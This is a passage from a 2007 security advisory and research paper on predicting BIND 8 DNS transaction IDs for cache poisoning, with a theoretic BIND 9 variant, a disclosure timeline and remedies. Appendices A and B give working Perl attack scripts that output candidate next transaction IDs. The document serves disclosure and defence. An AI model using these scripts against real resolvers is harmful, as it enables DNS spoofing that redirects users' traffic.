To summarize, the attack uses 4 consecutive pairs (5 transaction ID readings). It enumerates 512 a values, and per each value tries 500 forward and 500 backward steps (1000 steps altogether) in the first pair, arriving at approximately 500 possible solutions for f. Next, it obtains another set of approximately 500 possible f values, and intersects them with the set obtained from the first pair. It does so for the third and the fourth pairs. The net result is likely to be a single a value with a non-empty set, containing a single f value.

This solution is correct for $(99.3\%)^4$ (=97%) of the cases (this figure is obtained from analysis and simulations, rather than from real-life BIND 8 experiments), which is a pretty good result.

This guess can be used to generate predictions for the next transaction ID, again using the proximity argument, i.e. using the last TRXID values observed ($TRXID_5$), and stepping $1…n$ values forward and backward – $2\cdot n$ guesses altogether.

Going forward k steps yields the following guess:

$$TRXID_6 = a^k \cdot TRXID_5 + (a^{k-1} + \ldots + a + 1) \cdot f \bmod 65536$$

Going backward k steps requires replacing a and f with their counterparts in the inverse linear transformation, a^{-1} and $-a^{-1} \cdot f$ respectively, and applying the formula above.

This assumes using the last observed TRXID (in this case, $TRXID_5$) as the basis for advancing forward and backward. However, a slightly better approach is to use the TRXID which is the "latest" in the series. This value is more likely to be closer to the next value since the next value is likely to be "fresh".

The choice of n is a trade-off between the probability of the correct value to be among the set (requiring large n) and the technical success probability of the attack (which calls for a small n).

The following table shows success probability for some guess-size values (these figures are obtained from analysis and simulations, rather than from real-life BIND 8 experiments):

Number of guesses ($2 \cdot n$)	Success probability (last value used)	Success probability (freshest value used)
10	5%	8%
20	10%	15%
50	22%	32%
100	39%	50%
200	63%	70%
300	78%	82%
400	87%	89%
500	92%	93%
1000	>99%	>99%

(NOTE: the overall attack success is the success probability of the guess set above, multiplied by the success probability of extracting the correct coefficients – 97%).

Of course, the guesses don't have a uniform probability distribution. Therefore, it's best to order them according to their distance from the last/freshest sample, so that guesses whose distance is smaller should be attempted first. This will increase the likelihood of the attack to succeed, due to the restricted time window the attacker has.

A Perl script (see Appendix B) extracts *a* and *f* from a series of 5 consecutive TRXIDs in 10-15 seconds. This script was tested (with *n*=500, i.e. generating 1000 guesses) and it was able to generate a guess list containing the correct next TRXID. Moreover, when the algorithm was rewritten in C/C++ and some speed optimizations (see below) were introduced, the run time was reduced into 60-70 milliseconds (on the above mentioned IBM laptop), turning this attack into real-time mode (the attacker simply needs to delay the final redirect by that amount of time, which is not disruptive).

Assuming 150 bytes in each (spoofed) response, and that all responses should arrive to the attacked DNS server within 100 milliseconds (i.e. before the genuine response), multiplying the number of guesses by 12kbit/sec yields the required uplink bandwidth. So for 20 guesses, the uplink speed should be (at least) 240kbit/sec (very reasonable), and the expected success rate is 15% (quite a concern). For 100 guesses, the required uplink bandwidth is 1.2Mbit/sec (such uplink speed, or close enough to it, is offered by many ISPs in the USA [3] and Western Europe [4]) and the success rate is almost 50% (which means that this attack is very feasible).

Also note that unlike previous attacks, in this case the requirement of observing consecutive transaction IDs, and the requirement that the next transaction ID to be predicted must immediately follow the last one observed, is not so strict. This attack may allow few un-observed queries to "slip in" between the observed queries, or between the last observed query and the query to be predicted. Of course, each such gap slightly decreases the likelihood of the attack to succeed, but it's not an "all or nothing" situation.

4.3 Attack variants

4.3.1 Possible optimizations

- Prepare in advance the inverses of all odd numbers (32,768 numbers, each one of 2 bytes, consuming altogether 64KB). This optimization is incorporated in the script at Appendix B.
- Use bitwise operations (bit vectors) to represent the sets. Since the only interesting numbers are the 32,768 odd numbers, and assuming 32 bit architecture, this means each set can be represented by a vector of 1024 words.
- Split the work into threads to take advantage of multi-CPU/multi-core/HT architecture.

With those optimizations, combined with using a stronger platform, it is expected that a C/C++ program can complete producing next TRXID candidates in less than 10 milliseconds.

4.3.2 Possible attack extensions and improvements

If the attacker can force BIND 8 to send hundreds of outgoing queries (to the attacker's DNS server) per a single incoming query, then the attacker can employ a more effective attack. In this case, the first phase of the attack proceeds as above. Once *a* and *f* are obtained, the attacker can enumerate over the 22 bits of nsid_hash_state (10 bits are known from the a1ndx corresponding to *a*), calculate *f* and filter. This will leave the attacker with 2^9 candidates for all coefficients (ndis_a1,ndis_c1,ndis_a2,ndis_c2,ndis_a3,ndis_c3), and in turn for A and B. Next, the attacker needs to enumerate over all possible 65536 values of compressed_hash, and through this obtain the value of j (which is calculated from compressed_hash and nsid_state2, the latter can be calculated from the previous observed TRXID). At this point, the attacker can recreate the internal table vtable by carefully following the TRXID stream he/she has. Quite likely the attacker can filter out candidates and eventually arrive at a reconstructed vtable and one set of correct coefficients.

Using the vtable and coefficients, the attacker can predict the exact single TRXID that will be used next.

This attack variant depends on the attacker being able to force BIND to send hundreds of outgoing queries, all to the attacker's server(s), within the same incoming query. It is unknown whether such condition can be incurred on a BIND 8 server.

5. Obtaining consecutive TRXIDs with BIND 8

In general, it seems that BIND 8 supports smaller nesting levels than BIND 9. Therefore, some methods developed in [1] for the DNS server to send forcing multiple consecutive queries are somewhat less effective in BIND 8.

- CNAME chaining – Up to (and including) 8 redirections are supported. This suffices both for section 2 and for section 3 (with 7 redirections, 8 TRXIDs can be observed, and the 8^{th} redirection can be used to force the server to request the target domain name). Note however that this may end up with returning an error to the DNS client because the resolution is incomplete. Nevertheless, BIND 8 does cache the results so the attack would still succeed.

- NS chaining – works only up to depth 4.

- Referral chaining – doesn't seem to work when the referred domain resides on the same DNS server (i.e. NS should point at a different IP address for referral chaining to succeed).

- Multiple NS records – in reaction to a response with multiple authoritative NS for a domain, BIND 8 will attempt to contact all such name servers.

> Experiments with 10 NS records (and even 15 NS records) were successful.

Obviously "application redirection" (e.g. using HTTP) is useless for the attacks described above because it causes a new DNS query to be sent to the server with each redirection.

6. A theoretic attack on BIND 9

In BIND 9 (9.4.1-P1, 9.3.4-P1 and 9.2.8-P1) the random number generator is much like the NSID_USE_POOL algorithm discussed above. However, there's one important change. It seems that BIND 9 seasons the internal nsid_hash_state variable each time a new response is processed, even within processing a single client query. This means that the variable "pick" is changed with each outgoing request (additionally there's a line that reads out like a bug – in case pick is 0, the cell swapping doesn't take place - but this is a very rare event). This completely breaks the attack described above, since obtaining a sequence of consecutive V_i values becomes highly unlikely (with pick pointing at a random location with each new value).

Yet at least for the first few (thousands? tens of thousands?) outgoing queries, it is obvious that the methods devised for the NSID_SHUFFLE_ONLY algorithm should succeed as well (applying the required adaptations). Consider the few first outgoing queries: they are taken from a pool of around 4096 consecutive V values. There's no telling which values these would be, but they are certainly no more than 4096 steps apart. As such, the method of going over all possible 1024/512 *a* values, then guessing all possible *k*'s under 4096, calculating *z* candidates (4096 values expected) and intersecting the sets among consecutive queries should work for BIND 9 as well.

The fact of the matter is that it doesn't consistently work on BIND 9 for some reason. Apparently there's some timing constraint involved, or perhaps some kind of a hidden factor which reduces the attack's success probability (in small scale experiments using the first dozen TRXIDs produced by BIND 9.4.1-P1, the attack succeeded in approximately 40%-50% of the cases). It takes 9-10 consecutive TRXID values for the algorithm to zero in on *a* and *z*, and then it suggests 4096-5000 possible next values for TRXID (instead of guessing 4096 values from each side of the last TRXID observed, a better algorithm is to observe the TRXID with the smallest index and the TRXID with the largest index, and conclude that the next TRXID can't have an index larger than the smallest+4096+*x* and cannot have an index smaller than the largest index –4096+*x*, where *x* is the number of steps between where the extreme index value was obtained and the next TRXID, i.e. up to 10 steps; experiments show that the size of this range is most likely between 4096 and 5000) . It takes the algorithm 800ms-900ms to run (on the above mentioned IBM laptop; with optimization and stronger platform, this can probably be reduced to around 100ms).

What makes this attack theoretic is the fact that forging 4000-5000 TRXIDs is too much for most situations (requires too high a bandwidth).

While perhaps less feasible, all these findings strongly demonstrate that BIND 9 is vulnerable, and perhaps with further studying of the timing constraints, and the PRNG algorithm at large, it may be possible for the attacker to improve the attack to the level where it can be effective in the real world.

It should be noted that just like the NSID_SHUFFLE_ONLY algorithm, there's no really a need for the samples to be strictly consecutive, and also the predicted TRXID will very likely do even if few queries are processed in between. As such, an attack against BIND 9, should it become possible, may be very powerful. Furthermore, unlike the above methods, application redirection (forcing the DNS server to perform multiple resolutions) will be successful in this case.

Also, increasing the window size can yield better results, at the expense of requiring more samples, more algorithm runtime and more guesses. For example, with a window of 4096, after 10,000 outgoing queries the probability of the attack to succeed drops below 10% (given 10 samples). However, increasing the window to 10,000, and using 15 samples, the algorithm can provide 10,000 guesses with high likelihood of success.

While the attack described is theoretic, it may be possible to improve it through further research. For example, the first TRXID generated by BIND 9 is based on an nsid_hash_state value whose data is partially known (*a* and *z* provide 23 bits of information out of nsid_hash_state's 32 bits). It may be possible to enumerate over the expected 2^9 values of nsid_hash_state and filter using the result TRXIDs, given that the nsid_hash_state is updated with DNS data which is predictable (to a very large part) by the attacker. Even if the attacker cannot track the internal state (i.e. the attacker is not looking at the first TRXIDs generated by BIND 9) it may still be possible to recover the internal state through the knowledge of *a* and *z*, and using the knowledge of the data used to modify nsid_hash_state, to arrive at better results than the attack above.

7. Weaknesses in the PRNG initialization

All algorithms of BIND 8 and the new algorithm of BIND 9 share a common PRNG initialization code. This code assigns values to several PRNG variables that govern the PRNG behavior, and which do not change in the lifetime of the *named* daemon. The code contains two security weaknesses.

7.1 Initialization with low entropy data

The code used to initialize the nsid_hash_state variable, which in turn is used to generate the PRNG variables, is (from BIND 8.4.7 file ./src/bin/named/ns_main.c, function nsid_init()):

```
gettimeofday(&now, NULL);
mypid = getpid();
```

```
/* Initialize the state */
nsid_hash_state = 0;
nsid_hash((u_char *)&now, sizeof now);
nsid_hash((u_char *)&mypid, sizeof mypid);
```

As can be seen in this code, nsid_hash_state is generated from the value of the gettimeofday() function and the getpid() function. An attacker with some knowledge about the system can guess many bits from both values, thereby considerably reducing the effective entropy of nsid_hash_state and consequently the values derived from it.

Regarding UNIX's gettimeofday(), while its "struct timeval" type argument may hint at a microsecond granularity, on many operating systems the granularity is worse ([5]), even more coarse than 1 millisecond ([6]).

Windows does not have a native gettimeofday() function. BIND 8's Windows port defines gettimeofday() as a wrapper around the native C time() function (defined in <time.h>) whose granularity is 1 second. (BIND 9 defines it as a wrapper around GetSystemTimeAsFileTime which has a better-than-microsecond granularity).

Even assuming 1 microsecond granularity, an attacker with knowledge of which exact minute/second the *named* daemon was started in can reduce the effective (i.e. from an attacker's perspective) entropy of gettimeofday() to 20-26 bits.

Regarding getpid(), the valid process identifier (pid) range is typically 1-30,000 (almost 15 bits), and on modern operating systems even more than that. However, if *named* is started during system boot/startup, then the processes are assigned pid's in a more-or-less predictable manner, hence *named*'s pid may be quite predictable, so the overall entropy may be as low as few bits.

The total entropy, from an attacker's perspective, may thus be as low as 15-30 bits (Unix) or 5-10 bits (Windows).

7.2 Initialization through a 32-bit "bottleneck"

In the above code for PRNG initialization, all entropy sources (process identifier and time of day) are "squeezed" together into a 32-bit quantity, nsid_hash_state. Even if all entropy sources are ideal, the total entropy of the system at the end of the initialization stage is bounded from above by 32 bits.

8. Conclusions

To quote from [1] with the necessary adaptations, it is saddening to realize that 10-15 years after the dangers of predictable DNS transaction ID were discovered, still one of the most popular DNS cache servers does not incorporate strong transaction ID generation, particularly such one that is based on industrial grade cryptographic algorithms.

The paper demonstrated that the "classic" DNS poisoning attack is still applicable for BIND 8, and the attack described is far more effective than any attack previously described for BIND 8. It does not require "query access" to the DNS server (except for a single triggering query), as opposed to the burst of hundreds of queries required by the birthday attack, rendering the latter almost ineffective when Split-Split DNS configuration is used.

Additionally, the results apply to some extent to the patched BIND 9 (BIND 9.4.1-P1, 9.3.4-P1 and 9.2.8-P1), which uses a similar (albeit stronger) algorithm. In BIND 9's case, the attack is theoretic, but it may be improved with further research to become very feasible.

Usage of industrial-strength cryptographic algorithms is recommended for the DNS transaction ID generation. Furthermore, to strengthen the DNS query-response security, it is highly recommended to (strongly) randomize the DNS query source port (as also noted in many sources). Together, this would yield 30 bits of highly unpredictable data that needs to be spoofed, thus making DNS cache poisoning much less (if at all) feasible.

9. Disclosure timeline

July 26th, 2007 – ISC were informed of the BIND 8 and BIND 9 issues. ISC tracks this as RT#17034. ISC's fix for BIND 8 is designated #1749.

August 2007 - ISC releases a fixed version. Simultaneously, Trusteer discloses the vulnerability to the public (in the form of this document).

10. Vendor status

All stable versions of BIND 8 to date (except the ones released simultaneously with this paper, and except earlier than 8.2 versions which have an incremental transaction ID counter) are vulnerable.

BIND 9 is affected by the theoretic attack described above.

BIND 4 is not affected (has an incremental transaction ID counter).

MITRE issued CVE-2007-4019 (reserved) for this issue.

11. References

[1] "BIND 9 DNS Cache Poisoning", Amit Klein (Trusteer), July 2007

http://www.trusteer.com/docs/bind9dns.html (HTML)

http://www.trusteer.com/docs/BIND_9_DNS_Cache_Poisoning.pdf (PDF)

[2] "DNS Performance and the Effectiveness of Caching" (1st ACM SIGCOMM Internet Measurement Workshop, San Francisco, CA), Jaeyeon Jung, Emil Sit, Hari Balakrishnan and Robert Morris, November 2001

http://nms.lcs.mit.edu/papers/dns-ton2002.pdf

[3] "Internet in the United States" (Wikipedia entry) – according to this resource, SBC and Qwest as offering ADSL connection with uplink bandwidth of 768kbit/sec and 896kbit/sec respectively. It also mentions that 1Mbit/sec DSL for home use "is becoming more widely available".

http://en.wikipedia.org/wiki/Internet_in_the_United_States

[4] "Broadband Internet access in Europe" (Wikipedia entry) – according to this resource, in Germany, Deutsche Telekom offers ADSL with uplink bandwidth of 1Mbit/sec. In Italy, several major ISPs offer 1Mbit/sec (and even 1.5Mbit/sec in one case) ADSL uplink where (ADSL2+ is) available. In the Netherlands, several major ISPs offer ISPs offer 1Mbit/sec ADSL uplink where (ADSL2+ is) available, and major cable ISPs offer 1Mbit, 1.2Mbit and 2Mbit/sec uplinks.

http://en.wikipedia.org/wiki/Broadband_Internet_access_in_Europe

[5] "gettimeofday(2) HP-UX 11i Version 1.6: June 2002" (HP-UX Reference website)

http://docs.hp.com/en/B3921-90010/gettimeofday.2.html

[6] "GETTIMEOFDAY(3B)" (SGI IRIX 6.5 Man Pages)

http://techpubs.sgi.com/library/tpl/cgi-bin/getdoc.cgi?cmd=getdoc&coll=0650&db=man&fname=3%20gettimeofday

And "timers(5)" (SGI IRIX 6.5 Man Pages)

http://techpubs.sgi.com/library/tpl/cgi-bin/getdoc.cgi?cmd=getdoc&coll=0650&db=man&fname=5%20timers

Appendix A – Attack script for NSID_USE_POOL algorithm

Transaction ID prediction for NSID_USE_POOL algorithm (Perl program)

```
$TRXID1=$ARGV[0];
$TRXID2=$ARGV[1];
$TRXID3=$ARGV[2];

$d1=($TRXID2-$TRXID1) % 65536;
if (($d1 & 1) == 0)
{
        die "Impossible: d1 is even";
}

$d2=($TRXID3-$TRXID2) % 65536;
if (($d2 & 1) == 0)
{
        die "Impossible: d2 is even";
}

# Calculate $inv_d1=($d1)^(-1)
$inv_d1=1;
for (my $b=1;$b<=16;$b++)
{
        if ((($d1*$inv_d1) % (1<<$b))!=1)
        {
                $inv_d1|=(1<<($b-1));
        }
}

my $a=($inv_d1 * $d2) % 65536;
my $z=($TRXID2-$a*$TRXID1) % 65536;
print "a=$a z=$z\n";

print "Next TRXID is ".((($a*$TRXID3) % 65536)+$z) % 65536)."\n";
exit(0);
```

Appendix B – Attack script for NSID_SHUFFLE_ONLY algorithm

Transaction ID prediction for NSID_SHUFFLE_ONLY algorithm (Perl program, takes 5 consecutive decimal TRXIDs in its command line argument).

```
# Window of guessing
# (linear impact on runtime, but also improves success rate)
$WINDOW_SIZE=500;

# How many predictions will be generated per (a,z) candidate
# (actually twice that number)
$PREDICT_SIZE=500;

use Time::HiRes qw(gettimeofday);

# This table is copied as is from the BIND 8.4.7 source code
# (file ./src/bin/named/ns_main.c)
my @nsid_multiplier_table = (
        17565, 25013, 11733, 19877, 23989, 23997, 24997, 25421,
        26781, 27413, 35901, 35917, 35973, 36229, 38317, 38437,
        39941, 40493, 41853, 46317, 50581, 51429, 53453, 53805,
        11317, 11789, 12045, 12413, 14277, 14821, 14917, 18989,
        19821, 23005, 23533, 23573, 23693, 27549, 27709, 28461,
        29365, 35605, 37693, 37757, 38309, 41285, 45261, 47061,
        47269, 48133, 48597, 50277, 50717, 50757, 50805, 51341,
        51413, 51581, 51597, 53445, 11493, 14229, 20365, 20653,
        23485, 25541, 27429, 29421, 30173, 35445, 35653, 36789,
        36797, 37109, 37157, 37669, 38661, 39773, 40397, 41837,
        41877, 45293, 47277, 47845, 49853, 51085, 51349, 54085,
        56933,  8877,  8973,  9885, 11365, 11813, 13581, 13589,
        13613, 14109, 14317, 15765, 15789, 16925, 17069, 17205,
        17621, 17941, 19077, 19381, 20245, 22845, 23733, 24869,
        25453, 27213, 28381, 28965, 29245, 29997, 30733, 30901,
        34877, 35485, 35613, 36133, 36661, 36917, 38597, 40285,
        40693, 41413, 41541, 41637, 42053, 42349, 45245, 45469,
        46493, 48205, 48613, 50861, 51861, 52877, 53933, 54397,
        55669, 56453, 56965, 58021,  7757,  7781,  8333,  9661,
        12229, 14373, 14453, 17549, 18141, 19085, 20773, 23701,
        24205, 24333, 25261, 25317, 27181, 30117, 30477, 34757,
        34885, 35565, 35885, 36541, 37957, 39733, 39813, 41157,
        41893, 42317, 46621, 48117, 48181, 49525, 55261, 55389,
        56845,  7045,  7749,  7965,  8469,  9133,  9549,  9789,
        10173, 11181, 11285, 12253, 13453, 13533, 13757, 14477,
        15053, 16901, 17213, 17269, 17525, 17629, 18605, 19013,
        19829, 19933, 20069, 20093, 23261, 23333, 24949, 25309,
        27613, 28453, 28709, 29301, 29541, 34165, 34413, 37301,
        37773, 38045, 38405, 41077, 41781, 41925, 42717, 44437,
        44525, 44613, 45933, 45941, 47077, 50077, 50893, 52117,
         5293, 55069, 55989, 58125, 59205,  6869, 14685, 15453,
        16821, 17045, 17613, 18437, 21029, 22773, 22909, 25445,
        25757, 26541, 30709, 30909, 31093, 31149, 37069, 37725,
        37925, 38949, 39637, 39701, 40765, 40861, 42965, 44813,
        45077, 45733, 47045, 50093, 52861, 52957, 54181, 56325,
        56365, 56381, 56877, 57013,  5741, 58101, 58669,  8613,
        10045, 10261, 10653, 10733, 11461, 12261, 14069, 15877,
        17757, 21165, 23885, 24701, 26429, 26645, 27925, 28765,
        29197, 30189, 31293, 39781, 39909, 40365, 41229, 41453,
        41653, 42165, 42365, 47421, 48029, 48085, 52773,  5573,
        57037, 57637, 58341, 58357, 58901,  6357,  7789,  9093,
        10125, 10709, 10765, 11957, 12469, 13437, 13509, 14773,
        15437, 15773, 17813, 18829, 19565, 20237, 23461, 23685,
        23725, 23941, 24877, 25461, 26405, 29509, 30285, 35181,
        37229, 37893, 38565, 40293, 44189, 44581, 45701, 47381,
        47589, 48557,  4941, 51069,  5165, 52797, 53149,  5341,
        56301, 56765, 58581, 59493, 59677,  6085,  6349,  8293,
         8501,  8517, 11597, 11709, 12589, 12693, 13517, 14909,
        17397, 18085, 21101, 21269, 22717, 25237, 25661, 29189,
        30101, 31397, 33933, 34213, 34661, 35533, 36493, 37309,
        40037,  4189, 42909, 44309, 44357, 44389,  4541, 45461,
        46445, 48237, 54149, 55301, 55853, 56621, 56717, 56901,
         5813, 58437, 12493, 15365, 15989, 17829, 18229, 19341,
```

```
        21013, 21357, 22925, 24885, 26053, 27581, 28221, 28485,
        30605, 30613, 30789, 35437, 36285, 37189,  3941, 41797,
         4269, 42901, 43293, 44645, 45221, 46893,  4893, 50301,
        50325,  5189, 52109, 53517, 54053, 54485,  5525, 55949,
        56973, 59069, 59421, 60733, 61253,  6421,  6701,  6709,
         7101,  8669, 15797, 19221, 19837, 20133, 20957, 21293,
        21461, 22461, 29085, 29861, 30869, 34973, 36469, 37565,
        38125, 38829, 39469, 40061, 40117, 44093, 47429, 48341,
        50597, 51757,  5541, 57629, 58405, 59621, 59693, 59701,
        61837,  7061, 10421, 11949, 15405, 20861, 25397, 25509,
        25893, 26037, 28629, 28869, 29605, 30213, 34205, 35637,
        36365, 37285,  3773, 39117,  4021, 41061, 42653, 44509,
         4461, 44829,  4725,  5125, 52269, 56469, 59085,  5917,
        60973,  8349, 17725, 18637, 19773, 20293, 21453, 22533,
        24285, 26333, 26997, 31501, 34541, 34805, 37509, 38477,
        41333, 44125, 46285, 46997, 47637, 48173,  4925, 50253,
        50381, 50917, 51205, 51325, 52165, 52229,  5253,  5269,
        53509, 56253, 56341,  5821, 58373, 60301, 61653, 61973,
        62373,  8397, 11981, 14341, 14509, 15077, 22261, 22429,
        24261, 28165, 28685, 30661, 34021, 34445, 39149,  3917,
        43013, 43317, 44053, 44101,  4533, 49541, 49981,  5277,
        54477, 56357, 57261, 57765, 58573, 59061, 60197, 61197,
        62189,  7725,  8477,  9565, 10229, 11437, 14613, 14709,
        16813, 20029, 20677, 31445,  3165, 31957,  3229, 33541,
        36645,  3805, 38973,  3965,  4029, 44293, 44557, 46245,
        48917,  4909, 51749, 53709, 55733, 56445,  5925,  6093,
        61053, 62637,  8661,  9109, 10821, 11389, 13813, 14325,
        15501, 16149, 18845, 22669, 26437, 29869, 31837, 33709,
        33973, 34173,  3677,  3877,  3981, 39885, 42117,  4421,
        44221, 44245, 44693, 46157, 47309,  5005, 51461, 52037,
        55333, 55693, 56277, 58949,  6205, 62141, 62469,  6293,
        10101, 12509, 14029, 17997, 20469, 21149, 25221, 27109,
         2773,  2877, 29405, 31493, 31645,  4077, 42005, 42077,
        42469, 42501, 44013, 48653, 49349,  4997, 50101, 55405,
        56957, 58037, 59429, 60749, 61797, 62381, 62837,  6605,
        10541, 23981, 24533,  2701, 27333, 27341, 31197, 33805,
         3621, 37381,  3749,  3829, 38533, 42613, 44381, 45901,
        48517, 51269, 57725, 59461, 60045, 62029, 13805, 14013,
        15461, 16069, 16157, 18573,  2309, 23501, 28645,  3077,
        31541, 36357, 36877,  3789, 39429, 39805, 47685, 47949,
        49413,  5485, 56757, 57549, 57805, 58317, 59549, 62213,
        62613, 62853, 62933,  8909, 12941, 16677, 20333, 21541,
        24429, 26077, 26421,  2885, 31269, 33381,  3661, 40925,
        42925, 45173,  4525,  4709, 53133, 55941, 57413, 57797,
        62125, 62237, 62733,  6773, 12317, 13197, 16533, 16933,
        18245,  2213,  2477, 29757, 33293, 35517, 40133, 40749,
         4661, 49941, 62757,  7853,  8149,  8573, 11029, 13421,
        21549, 22709, 22725, 24629,  2469, 26125,  2669, 34253,
        36709, 41013, 45597, 46637, 52285, 52333, 54685, 59013,
        60997, 61189, 61981, 62605, 62821,  7077,  7525,  8781,
        10861, 15277,  2205, 22077, 28517, 28949, 32109, 33493,
         3685, 39197, 39869, 42621, 44997, 48565,  5221, 57381,
        61749, 62317, 63245, 63381, 23149,  2549, 28661, 31653,
        33885, 36341, 37053, 39517, 42805, 45853, 48997, 59349,
        60053, 62509, 63069,  6525,  1893, 20181,  2365, 24893,
        27397, 31357, 32277, 33357, 34437, 36677, 37661, 43469,
        43917, 50997, 53869,  5653, 13221, 16741, 17893,  2157,
        28653, 31789, 35301, 35821, 61613, 62245, 12405, 14517,
        17453, 18421,  3149,  3205, 40341,  4109, 43941, 46869,
        48837, 50621, 57405, 60509, 62877,  8157, 12933, 12957,
        16501, 19533,  3461, 36829, 52357, 58189, 58293, 63053,
        17109,  1933, 32157, 37701, 59005, 61621, 13029, 15085,
        16493, 32317, 35093,  5061, 51557, 62221, 20765, 24613,
         2629, 30861, 33197, 33749, 35365, 37933, 40317, 48045,
        56229, 61157, 63797,  7917, 17965,  1917,  1973, 20301,
         2253, 33157, 58629, 59861, 61085, 63909,  8141,  9221,
        14757,  1581, 21637, 26557, 33869, 34285, 35733, 40933,
        42517, 43501, 53653, 61885, 63805,  7141, 21653, 54973,
        31189, 60061, 60341, 63357, 16045,  2053, 26069, 33997,
        43901, 54565, 63837,  8949, 17909, 18693, 32349, 33125,
        37293, 48821, 49053, 51309, 64037,  7117,  1445, 20405,
        23085, 26269, 26293, 27349, 32381, 33141, 34525, 36461,
        37581, 43525,  4357, 43877,  5069, 55197, 63965,  9845,
        12093,  2197,  2229, 32165, 33469, 40981, 42397,  8749,
        10853,  1453, 18069, 21693, 30573, 36261, 37421, 42533
);


@res=@ARGV;
$SIZE=scalar(@res);

if ($SIZE<5)
{
```

```
        die "Use command line arguments to specify 5+ consecutive TRXIDs";
}

sub invert
{
        my $x=shift;
        $inv_x=1;
        for (my $b=1;$b<=16;$b++)
        {
                if ((($x*$inv_x) % (1<<$b))!=1)
                {
                        $inv_x|=(1<<($b-1));
                }
        }
        return $inv_x;
}

@inv_tab=();
for (my $inv_maker=0;$inv_maker<0x8000;$inv_maker++)
{
        push @inv_tab,0;
        push @inv_tab,invert($inv_maker*2+1);
}

%a_to_index=();

for (my $i=0;$i<1024;$i++)
{
        $a_to_index{$nsid_multiplier_table[$i]}=$i;
}

sub add_to_temp_set
{
        my $v1=shift;
        my $v2=shift;
        my $a=shift;
        my $len=shift;

        my $ap=1;
        my $sum=0;


        for (my $i=1;$i<$len;$i++)
        {
                $sum=($sum+$ap) % 65536;
                $ap=($ap*$a) % 65536;
                my $c=($ap*$v1) % 65536;
                $c=($v2-$c) % 65536;

                for ($t=0;$t<16;$t++)
                {
                        if (($sum>>$t) & 1)
                        {
                                last;
                        }
                }

                if (($c & ((1<<$t)-1)))
                {
                        # equation has no solution since $c is
                        # not divisible by 2^$t.

                        next;
                }
                if ((($c>>$t) & 1) == 0)
                {
                        # $z will come out even. we know this is
                        # not the right solution

                        next;
                }

                my $inv_sum=$inv_tab[$sum>>$t];

                my $basis=($inv_sum*($c>>$t)) % 65536;
                for (my $k=0;$k<(1<<$t);$k++)
                {
                        $temp_set{(($k<<(16-$t))+$basis) % 65536}=1;
                }
        }
}

%set=();
```

```
%temp_set=();

my %a_set=();
for (my $i=0;$i<1024;$i++)
{
        my $a=$nsid_multiplier_table[$i];
        if ($a_set{$inv_tab[$a]})
        {
                next;
        }
        $a_set{$a}=1;
}
@a_list=keys %a_set;

@good_a=();
@good_z=();

my $start_time=gettimeofday();
for (my $index=0;$index<1024/2;$index++)
{
        $a=$a_list[$index];

        for (my $j=0;$j<($SIZE-1);$j++)
        {
                my $v1=$res[$j];
                my $v2=$res[$j+1];

                %temp_set=();
                add_to_temp_set($v1,$v2,$a,$WINDOW_SIZE);
                add_to_temp_set($v2,$v1,$a,$WINDOW_SIZE);

                if ($j==0)
                {
                        %set=%temp_set;
                }
                else
                {
                        %new_set=();
                        foreach $key (keys %set)
                        {
                                if ($temp_set{$key})
                                {
                                        $new_set{$key}=1;
                                }
                        }
                        %set=%new_set;
                }

                if (scalar(keys %set)==0)
                {
                        last;
                }
        }
        if (scalar(keys %set)>0)
        {
                # Check a,z
                $cand_a=$a;
                $cand_z=(keys %set)[0];

                my $ok=1;

                if (not defined $a_to_index{$cand_a})
                {
                        $ok=0;
                }

                my $a1ndx=$a_to_index{$cand_a};

                if ((($cand_z>>1) & 3) != (($a1ndx>>3) & 3))
                {
                        $ok=0;
                }

                if ($ok)
                {
                        push @good_a,$cand_a;
                        push @good_z,$cand_z;
                }

                # Check inverse(a) and its corresponding z
                $cand_a=$inv_tab[$a];
                $cand_z=(-$inv_tab[$a]*$cand_z) % 65536;
```

```
                $ok=1;
                if (not defined $a_to_index{$cand_a})
                {
                        $ok=0;
                }

                $a1ndx=$a_to_index{$cand_a};

                if ((($cand_z>>1) & 3) != (($a1ndx>>3) & 3))
                {
                        $ok=0;
                }

                if ($ok)
                {
                        push @good_a,$cand_a;
                        push @good_z,$cand_z;
                }
        }
}

%pred=();
for (my $cand=0;$cand<scalar(@good_a);$cand++)
{
        #Find optimal starting point
        my $pos=0;
        my $max_pos=0;
        my $best=$res[0];
        for (my $p=1;$p<$SIZE;$p++)
        {
                my $x=$res[$p-1];
                my $k;
                for ($k=1;$k<$WINDOW_SIZE;$k++)
                {
                        $x=($good_a[$cand]*$x+$good_z[$cand]) % 65536;
                        if ($x==$res[$p])
                        {
                                last;
                        }
                }
                if ($k<$WINDOW_SIZE)
                {
                        $pos+=$k;
                        if ($pos>$max_pos)
                        {
                                $max_pos=$pos;
                                $best=$res[$p];
                        }
                        next;
                }

                # Not found in forward lookup. Try backward

                my $x=$res[$p];
                my $k;
                for ($k=1;$k<$WINDOW_SIZE;$k++)
                {
                        $x=($good_a[$cand]*$x+$good_z[$cand]) % 65536;
                        if ($x==$res[$p-1])
                        {
                                last;
                        }
                }
                if ($k<$WINDOW_SIZE)
                {
                        $pos-=$k;
                        next;
                }

                die "Shouldn't get here...";
        }

        #Forward
        my $val=$best;

        for (my $i=1;$i<=$PREDICT_SIZE;$i++)
        {
                $val=((($good_a[$cand]*$val) % 65536)+$good_z[$cand]) % 65536;
                $pred{$val}=1;
        }

        #Backward
        my $a2=$inv_tab[$good_a[$cand]];
```

```
        my $z2=((-$a2)*($good_z[$cand])) % 65536;
        $val=$best;
        for (my $i=1;$i<=$PREDICT_SIZE;$i++)
        {
                $val=((($a2*$val) % 65536)+$z2) % 65536;
                $pred{$val}=1;
        }
}

my $end_time=gettimeofday();

print "Predicted possible next TRXID Values (dictionary order): \n".
        join(" ",sort(keys %pred))."\n\n";

print "Total ".(scalar(keys %pred))." candidates found\n\n";

print "INFO: ".($end_time-$start_time)." seconds elapsed\n";
```